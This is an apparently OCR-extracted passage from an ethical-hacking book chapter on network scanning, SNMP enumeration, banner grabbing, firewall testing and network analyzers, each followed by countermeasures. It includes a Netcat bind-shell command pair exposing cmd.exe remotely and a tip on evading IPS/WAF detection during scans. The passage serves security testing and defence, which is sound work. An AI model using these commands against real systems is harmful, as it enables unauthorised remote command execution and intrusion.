


FIGURE 9-2: In-depth port-scanning options in NMapWin.

TIP If you connect to a single port (as opposed to several at one time) without making too much noise, you may be able to evade your firewall, IPS, or WAF. This isn't foolproof with modern behavioral detection mechanisms, but it could be worth a shot. This scan is a good test of your network security controls, so look at your logs to see what they saw during this process.

NETSCANTOOLS

NetScanTools (www.netscantools.com) is a nice all-in-one commercial tool for gathering general network information, such as the number of

unique IP addresses, NetBIOS names, and MAC addresses. It also has a neat feature that allows you to fingerprint the operating systems of various hosts. Figure 9-3 shows the OS Fingerprinting results while scanning a Windows server.



pl - NetScanTools® Pro 11.92.3
File Edit Accessibility View IPv6 Help
Welcome
Automated Tools
Manual Tools (all)
Network Interfaces - Wireless
Network Neighbors
Network Shares - SMB
Network Routing Visualizer
OS Fingerprinting
Favorite Tools
Active Discovery Tools
Passive Discovery Tools
DNS Tools
Packet Level Tools
External Tools
Application Info
Manual Tools - OS Fingerprinting
Target Hostname or IPv4 Address
10.1.1.2
Network Interface
Ethernet 3 (10.1.1.101) - Realtek USB GbE Family Controller
Add Note
Jump To Automated
Reports
Add to Favorites
Completed.
Analyze Target
Stop
Settings
Start Time: Mon, 06 Dec 2021 16:39:26
Target: 10.1.1.232 [10.1.1.232]
Hops: 1
TargetReached? Yes
****
Note: host only responded to a standard PING (echo request) packet. Host did not respond to Info Request, Time Stamp Request, or Address Mask Request. Continuing with indentification process.
Suggest checking box in Settings/'Ignore no response on basic types' if you think those ICMP types are being blocked between this computer and the target.
****
Possible Operating System(s):
Windows 2008/2012 Server
For Help, press F1
CAP NUM SCRL

FIGURE 9-3: NetScanTools OS Fingerprinting tool.

Countermeasures against ping sweeping and port scanning

Enable only the traffic you need to access internal hosts — preferably as far as possible from the hosts you're trying to protect — and deny everything else. This guideline goes for standard ports, such as TCP 80 for HTTP and ICMP for ping requests.

Configure firewalls to look for potentially malicious behavior over time (such as the number of packets received in a certain period) and have rules in place to cut off attacks if a certain threshold is reached, such as 10 scanned ports in 10 seconds or 100 consecutive pings (ICMP) requests.

Most firewalls and IPSes can detect such scanning and cut it off in real-time.

WARNING You *can* break applications on your network when restricting network traffic, so make sure that you analyze what's going on and understand how applications and protocols are working before you disable any type of network traffic.

Scanning SNMP

Simple Network Management Protocol (SNMP) is built into virtually every network device. Network management programs (such as Lansweeper and LANDESK) use SNMP for remote network host management. Unfortunately, SNMP also presents security vulnerabilities.

Vulnerabilities

The problem is that most network hosts run SNMP enabled with the default read/write community strings of public/private. The majority of network devices that I come across have SNMP enabled but often don't need it.

If SNMP is compromised, a hacker may be able to gather such network information as ARP tables, usernames, and TCP connections to attack your systems further. If SNMP shows up in port scans, you can bet that an attacker will try to compromise the system.

Here are some utilities for SNMP enumeration:

- The commercial tool NetScanTools and the free Essential NetTools
- Free Windows GUI-based Getif

You can use Getif to enumerate systems with SNMP enabled, as shown in Figure 9-4.




FIGURE 9-4: General SNMP information gathered by Getif.

In this test, I gleaned a lot of information from a wireless access point, including model number, firmware revision, and system uptime. All this information could be used against the host if an attacker wanted to exploit a known vulnerability in this particular system. By digging in further, I discovered several management interface usernames on this access point, as shown in Figure 9-5. You certainly don't want to show the world this information.




FIGURE 9-5: Management interface user IDs gleaned via Getif's SNMP browsing function.

Countermeasures against SNMP attacks

REMEMBER Preventing SNMP attacks can be as simple as ABC:

- **A**lways disable SNMP on hosts if you're not using it.
- **B**lock the SNMP ports (UDP ports 161 and 162) at the network perimeter.
- **C**hange the default SNMP community read string from `public` and the default community write string from `private` to another long, complex value that's difficult to guess.

Technically, a U is part of the solution: upgrade. Upgrading your systems (at least, the ones you can) to SNMP version 3 can resolve many of the well-known SNMP security weaknesses.

Keep in mind that SNMP community strings can be brute-forced like any other password using a tool such as onesixtyone (https://github.com/trailofbits/onesixtyone).

Grabbing banners

Banners are the welcome screens that divulge software version numbers and other system information on network hosts. This banner information might identify the operating system, version number, and specific service packs to give the bad guys a leg up on attacking the network. You can grab banners by using good old Telnet or some of the tools I mention, such as Nmap and SoftPerfect Network Scanner.

Telnet

You can Telnet to hosts on the default t=Telnet port (TCP port 23) to see whether you get a login prompt or any other information. Just enter the following line at the command prompt in Windows or Unix:

```
telnet ip_address
```

You can Telnet to other commonly used ports with these commands:

- **SMTP:** `telnet ip_address 25`
- **HTTP:** `telnet ip_address 80`
- **POP3:** `telnet ip_address 110`

Figure 9-6 shows specific version information about an IceWarp email server when I telnetted to it on port 25. For help with Telnet, enter `telnet /?` or `telnet help` for specific guidance on using the program.



Telnet 10.1.1.10
220-mail.principlelogic.com ESMTP IceWarp 11.2.0.1; Wed, 30 Sep 2015 11:42:52 -0
400
220-**********
220-* All connections are logged and any malicious behavior will be *
220-* investigated and prosecuted. *
220 **********

FIGURE 9-6: Information gathered about an email server via Telnet.

Countermeasures against banner-grabbing attacks

The following steps can reduce the chance of banner-grabbing attacks:

- If there isn't a business need for services that offer banner information, disable those unused services on the network host.
- If there isn’t a business need for the default banners, or if you can customize the banners, configure the network host’s application or operating system to disable the banners or remove information from the banners that could give an attacker a leg up. Check with your specific vendor for instructions. TCP Wrappers in Linux is another solution.

TIP If you can customize your banners, check with your lawyer about adding a warning banner. Such a banner won’t stop banner grabbing but will show would-be intruders that the system is private and monitored (assuming that it truly is). A warning banner may also help reduce your business liability in the event of a security breach. Here’s an example:

Warning! This is a private system. All use is monitored and recorded. Any unauthorized use of this system may result in civil and/or criminal prosecution to the fullest extent of the law.

Testing firewall rules

As part of your security testing, you can look at your firewall rules to make sure that they're working as they're supposed to.

Testing

A few tests can verify that your firewall actually does what it says it's doing. You can connect through the firewall on the ports that are open, but what about the ports that can be open but shouldn't be?

NETCAT

You can use Netcat (`http://netcat.sourceforge.net`) to test certain firewall rules without having to test a production system directly. You can check whether the firewall allows port 23 (Telnet) through, for example. Follow these steps to see whether a connection can be made through port 23:

1. **Load Netcat on a client machine *inside* the network.**

   This step sets up the outbound connection.

2. **Load Netcat on a testing computer *outside* the firewall.**

   This step allows you to test from the outside in.

3. **Enter the Netcat listener command on the client (internal) machine with the port number you're testing.**

   You're testing port 23, so enter this command:

   ```
   nc –l –p 23 cmd.exe
   ```

4. **Enter the Netcat command to initiate an inbound session on the testing (external) machine.**

   You must include the following information:

   - The IP address of the internal machine you're testing
   - The port number you're testing

If the IP address of the internal (client) machine is 10.11.12.2 and the port is 23, enter this command:

```
nc –v 10.11.12.2 23
```

If Netcat presents a new command prompt (that's what the `cmd.exe` is for in Step 3) on the external machine, you've connected and can execute commands on the internal machine! This can serve several purposes, including testing firewall rules, Network Address Translation (NAT), port forwarding, and — well, uhhhmmm — executing commands on a remote system!

RULEBASE ANALYZERS

You can find several firewall rulebase analyzer tools, such as my go-to ManageEngine Firewall Analzyer (`www.manageengine.com/products/firewall/`) as well as SolarWinds Network Configuration Manager `www.solarwinds.com/network-configuration-manager` and Firemon Risk Analyzer (`www.firemon.com/products/policy-manager`). These tools allow you to perform an in-depth analysis of firewall rulebases and configurations from the major vendors and to find security flaws and inefficiencies that you might not uncover during traditional vulnerability and penetration testing. Firewall rulebase analysis is a lot like software source code analysis in that it finds flaws at the source that humans would likely never see, even when performing in-depth security tests from the internet and the internal network. If you've never performed a firewall rulebase analysis, it's a must!

Countermeasures against firewall rulebase vulnerabilities

The following countermeasures can prevent a hacker from testing your firewall:

- **Perform a firewall rulebase audit.** I'm always saying that you can't secure what you don't acknowledge, and there's no better example than your firewall rulebases. No matter how seemingly simplistic your rulebase is, it never hurts to verify your work with an automated tool.

- **Limit traffic to what's needed.** Set rules on your firewall (and router, if needed) to only pass traffic that absolutely must pass. You might have rules in place that allow HTTP inbound traffic to an internal web server, SMTP inbound traffic to an email server, and HTTP outbound traffic for external web access.

  REMEMBER These rules are the best defense against someone who's poking at your firewall.

- **Block ICMP.** This action helps prevent an external attacker from poking and prodding your network to see which hosts are alive.

Analyzing network data

A *network analyzer* allows you to look into a network and analyze data going across the wire for network optimization, security, and/or troubleshooting purposes. Like a microscope for a lab scientist, a network analyzer is a must-have tool for any security professional.

TECHNICAL STUFF Network analyzers are often generically referred to as *sniffers*, though that term is actually the name and trademark of a specific product: Network Associates' original Sniffer network analysis tool.

A network analyzer is handy for sniffing packets on the wire. A network analyzer is software that runs on a computer with a network card. It works by placing the network card in *promiscuous mode*, which enables the card to see all the traffic on the network, even traffic that isn't destined for the network analyzer's host. The network analyzer performs the following functions:

- Captures all network traffic
- Interprets or decodes what it finds into human-readable format

- Displays the content in chronological order (or however you choose to see it)

When assessing security and responding to security incidents, a network analyzer can help you do the following:

- View anomalous network traffic and even track down an intruder
- Develop a baseline of network activity and performance (such as protocols in use, use trends, and MAC addresses) before a security incident occurs

REMEMBER When your network behaves erratically, a network analyzer can help you track and isolate malicious network use, detect malicious Trojan-horse applications, and monitor and track down DoS attacks.

Network analyzer programs


You can use one of the following programs for network analysis:

- **Omnipeek** is one of my favorite network analyzers. It does everything I need and more, and it's very simple to use. Omnipeek is available for the Windows operating system.
- **CommView** is a great, low-cost, Windows-based network analyzer.
- **Cain & Abel** is a free multifunctional password-recovery tool for performing ARP poisoning, capturing packets, cracking passwords, and more.
- **Wireshark,** formerly known as Ethereal, is a free alternative. I download and use this tool if I need a quick fix and don't have my laptop nearby. It's not as user-friendly as most of the commercial products, but it's very powerful if you're willing to master its ins and outs. Wireshark is available for Windows and macOS.

- **ettercap** (www.ettercap-project.org) is another powerful (and free) utility for performing network analysis and much more on Windows, Linux, and other operating systems.

Here are a few caveats for using a network analyzer:

- To capture all traffic, you must connect the analyzer to one of the following:
  - A hub on the network
  - A monitor/span/mirror port on a switch
  - A switch that you've performed an ARP poisoning attack on
- If you want to see traffic similar to what a network-based IPS sees, you should connect the network analyzer to a hub or switch monitor port — or even a network tap — outside the firewall, as shown in Figure 9-7. This way, your testing enables you to view:
  - What's entering your network *before* the firewall filters eliminate the junk traffic
  - What's leaving your network *after* the traffic passes through the firewall



© *John Wiley & Sons, Inc.*

FIGURE 9-7: Connecting a network analyzer outside the firewall.

Whether you connect your network analyzer inside or outside your firewall, you see immediate results. The amount of information returned can be overwhelming, but you can look for these issues first:

- **Odd traffic,** such as
  - An unusual amount of ICMP packets
  - Excessive amounts of multicast or broadcast traffic
  - Protocols that aren't permitted by policy or shouldn't exist, given your current network configuration
- **Internet use habits,** which can help point out malicious behavior of a rogue insider or system that has been compromised, such as
  - Web surfing and social media
  - Email
  - Use of Tor
- **Questionable usage,** such as
  - Many lost or oversize packets, indicating that hacking tools or malware are present
  - Overconsumption of AI, especially if you have a policy against its usage or only permit specific (or families) of LLMs such as Gemini and ChatGPT, including GPT4-o and GPT-5.
  - High-bandwidth consumption that might point to a web or FTP server that doesn't belong
- **Reconnaissance probes and system profiling from port scanners and vulnerability assessment tools,** such as a significant amount of in-bound traffic from unknown hosts — especially over ports that aren't used much, such as FTP or Telnet
- **Hacking in progress,** such as tons of in-bound UDP or ICMP echo requests, SYN floods, or excessive broadcasts

- **Nonstandard hostnames on your network.** If your systems are named Computer1, Computer2, and so on, a computer named GEEKz4evUR should raise a red flag.
- **Hidden servers** (especially web, SMTP, FTP, DNS, and DHCP) that might be eating network bandwidth, serving illegal software, or accessing your network hosts
- **Attacks on specific applications** that show such commands as `/bin/rm`, `/bin/ls`, `echo`, and `cmd.exe`, as well as SQL queries and JavaScript injection, which I cover in Chapter 15

REMEMBER You may need to let your network analyzer run for quite a while — several hours to several days, depending on what you're looking for. Before getting started, configure your network analyzer to capture and store the most relevant data:

- **If your network analyzer permits you to do so, configure it to use a first-in, first-out buffer.** This configuration overwrites the oldest data when the buffer fills, but it may be your only option if memory and hard drive space are limited on your network analysis computer.
- **If your network analyzer permits you to do so, record all the traffic into a capture file and save it to the hard drive.** This scenario is ideal, especially if you have a large hard drive (4TB or larger).

WARNING You can easily fill several hundred gigabytes of hard drive space in a short period. I highly recommend running your network analyzer in what Omnipeek calls *monitor mode*. This mode allows the analyzer to keep track of what's happening, such as network use and protocols, but not to capture and store every single packet. If your analyzer supports monitor mode, this tool is beneficial and often all you need.

- **When network traffic doesn't look right in a network analyzer, it probably isn't.** It's better to be safe than sorry. Run a baseline when your network is working normally. When you have a baseline, you can see any obvious abnormalities when an attack occurs.

One thing I like to check for is *top talkers* (network hosts sending/receiving the most traffic) on the network. If someone is doing something malicious on the network, such as hosting an FTP server or running internet file-sharing software, using a network analyzer may be the only way you'll find out. A network analyzer is another good tool for detecting systems that are infected with malware, such as a virus or Trojan horse. Figure 9-8 shows what it looks like to have a suspect protocol or application running on your network.



OmniPeek - [Protocol Statistics]
File Edit View Capture Send Monitor Tools Window Help
Protocols: 34 Flat
Protocol Percentage Bytes Packets
FTP Data 94.939% 277,067,632 226,064
HTTP 4.955% 14,459,765 18,183
POP3s 0.024% 71,165 227
SNMP Trap 0.014% 39,900 214
DNS 0.013% 37,256 214
HTTPS 0.029% 85,201 163
TCP 0.009% 25,273 135
NB Name Svc 0.005% 15,573 120
ARP Request 0.001% 3,264 51
SSDP 0.005% 15,528 40
ICMP Time Ex 0.001% 2,960 40
FTP Ctl 0.001% 1,969 25
IGMP 0.001% 1,536 24
SMB Transaction - Name, Bytes In/Out 0.001% 3,829 17
NB SessMsg 0.000% 656 10
ARP Response 0.000% 640 10
SMB Session Set Up & X (Including ... 0.001% 2,284 8
SMB User Logoff And X 0.000% 404 4
SMB Tree Disconnect 0.000% 388 4
SMB Tree Connect And X 0.000% 504 4
SMB Negotiate Protocol 0.000% 684 4
DHCP 0.001% 1,632 4
NB SessReq 0.000% 260 2
NB PSesRsp 0.000% 128 2
UDP 0.000% 64 1
For Help, press F1
Local Area Connection

FIGURE 9-8: Omnipeek can help uncover someone running an illicit system, such as an FTP server.

Looking at your network statistics (such as bytes per second, network utilization, and inbound/outbound packet counts) is another good way to determine whether something fishy is going on. Figure 9-9 displays network statistics viewed through the powerful CommView network analyzer.

